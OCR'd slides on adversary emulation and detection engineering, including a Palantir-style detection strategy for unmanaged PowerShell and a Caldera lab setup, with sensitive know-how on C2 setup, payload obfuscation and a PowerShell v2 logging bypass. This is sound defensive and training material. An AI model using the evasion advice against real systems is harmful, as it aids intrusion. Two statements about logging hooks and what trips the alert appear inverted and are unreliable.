
- **Identify the adversary you want to emulate**
  - Consider who's targeting you and gaps you're trying to assess
- **Gather data about that adversary**
  - Look for post-exploit information
  - Consider their tools, aliases, and campaigns
  - Think about the time frame

- **Look for behaviors**
- **Store the info in a structured way**
- **Have the threat intel originator do it**
- **Start at the tactic level**
- **Use ATT&CK website examples**
- **Work as a team**

- **Stablish the adversary's goal**
- **Consider adversary M.O.**
- **Think about the why, what, and how**
  - In ATT&CK: Tactic, Technique, Procedure

- **What are the COTS / Open Source tools available? – Can you exhibit the right behaviors with these tools?**
  - Can you extend or modify them?
- **Do you need to develop something specific?**
  - Delivery mechanisms, Command and Control, Capabilities
  - Emulate the adversary
- **Create payloads "inspired by" the adversary's tradecraft**
  - Modify IoCs and behaviors if possible
  - Obfuscate with purpose, NOT all the things

- **Set up infrastructure and test**
  - Set up C2 servers & redirector, buy domains, test, install
- **Emulate the adversary!**
  - Follow the adversary M.O.
  - "Domain admin" most likely isn't your goal
  - Keep the "speed of the adversary" in mind
  - Low and slow vs smash and grab




Palantir ADS

[5/5] Palantir ADS
Alerting and Detection Strategies Framework

The framework has the following sections:

- Goal
- Categorization
- Strategy Abstract
- Technical Context
- Blind Spots and Assumptions
- False Positives
- Validation
- Priority
- Response
- Additional Resources



Goal

Detect when powershell (system.management.automation.dll) is loaded into an unusual powershell host process. This may be indicative of an attempt to load powershell functionality without relying on traditional powershell hosts (e.g. powershell.exe).

Categorization

These attempts are categorized as Execution / Powershell.

Strategy Abstract

The strategy will function as follows:

- Monitor module loads via endpoint tooling on Windows systems.
- Look for any process that loads the powershell DLL (system.management.automation.dll OR system.management.automation.ni.dll)
- Suppress any known-good powershell host processes by path and process name.
- Alert on any unusual powershell host processes.

Technical Context

Built on the .NET framework, powershell is a command-line shell and scripting language for performing system management and automation. While normally exposed through the process powershell.exe, powershell is actually a DLL entitled system.management.automation.dll. It may also exist in a native image format as system.management.automation.ni.dll.

The powershell DLL may be loaded into several processes which are known as powershell hosts. These may range from common hosts like powershell.exe or the powershell integrated scripting environment (powershell_ise.exe) to more esoteric binaries like Exchange and Azure Active Directory Sync processes. Generally, powershell hosts are rather predictable and are usually signed binaries distributed by Microsoft.

Attackers love to leverage powershell as it provides a high-level interface to interact with the operating system without requiring development of functionality in C, C#, or .NET. While many attackers leverage native powershell hosts, more sophisticated adversaries may opt for the more OPSEC-friendly method of injecting powershell into non-native hosts. This is described as unmanaged powershell (PDC: powerpick), a method of loading the powershell DLL into an arbitrary process without relying on a powershell host.

An important caveat is how unmanaged powershell interacts with powershell logging. As noted in the powershell knowledge base page, powershell v5 includes substantial improvements to telemetry collection through module, script block, operational, and transcript logs. Older versions, however, do have the same logging hooks available. On systems with powershell v2 installed, the .NET v2 CLR may be loaded, which will provide a logging bypass. Removing powershell v2, and installing powershell >= v5 is essential to maintaining reliable logging pipelines.

Unmanaged powershell is explained in greater detail on Lee Christensen's blog, but is summarized as follows:

- The .NET common language runtime (CLR) is loaded into the current process.
- Attacker tools specify the version of the CLR loaded, but will oftentimes rely on loading v2 if available.
  - Foreign processes require a method of code injection.
- The injected code loads the CLR.
- The CLR loads a custom C# assembly (effectively a powershell runner) into an AppDomain.
- Commands or script blocks are loaded into the C# assembly and the .NET execution method is called.

Additional information on unmanaged powershell can be found on Justin Warner's blog.

Blind Spots and Assumptions

This strategy relies on the following assumptions:

- Endpoint tooling is running and functioning correctly on the system.
- Module loads in Windows are being recorded.
- Logs from endpoint tooling are reported to the server.
- Endpoint tooling is correctly forwarding logs to SIEM.
- SIEM is successfully indexing endpoint tooling logs.

A blind spot will occur if any of the assumptions are violated. For instance, the following would trip the alert:

- A legitimate powershell host is abused (e.g. powershell.exe).
- A whitelisted powershell host is abused.
- Endpoint tooling is modified to not collect module load events or report to the server.

False Positives

Example 1/2

Adversarial Approach


Pre-testing

- The first phase in any testing effort is to ensure that all the data is flowing properly. So, before you run any tests, make sure you can observe all data, i.e. PowerShell execution on a host, and that the data is flowing into a place where you can perform analysis.

Lab environment example

- A laboratory is a test environment where you can train offensive (simulation) and defensive (detection) capabilities.
- Our environment consist of:
  - MS Domain Controller
  - MS Windows 10 Client
  - A SIEM platform (community edition), Syslog-ng or similar collector
  - Simulation tools
    - Caldera (Docker)

- The more precious value you get is **knowledge**. Then, the Blue Team will be able to experiment in a real context. Knowledge + Contex = Go live. Start with emulation now.


LAB - DC [Running]
Active Directory Administrative Center
Computers
Manage
Help
Active Direct...
Overview
mylabdomain (local)
Computers
Users
Lab
Dynamic Access Cont...
Authentication
Global Search
Computers (2)
Filter
Name
Type
Description
HOST02
Computer
HOST01
Computer
HOST01
Managed by:
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Modified:
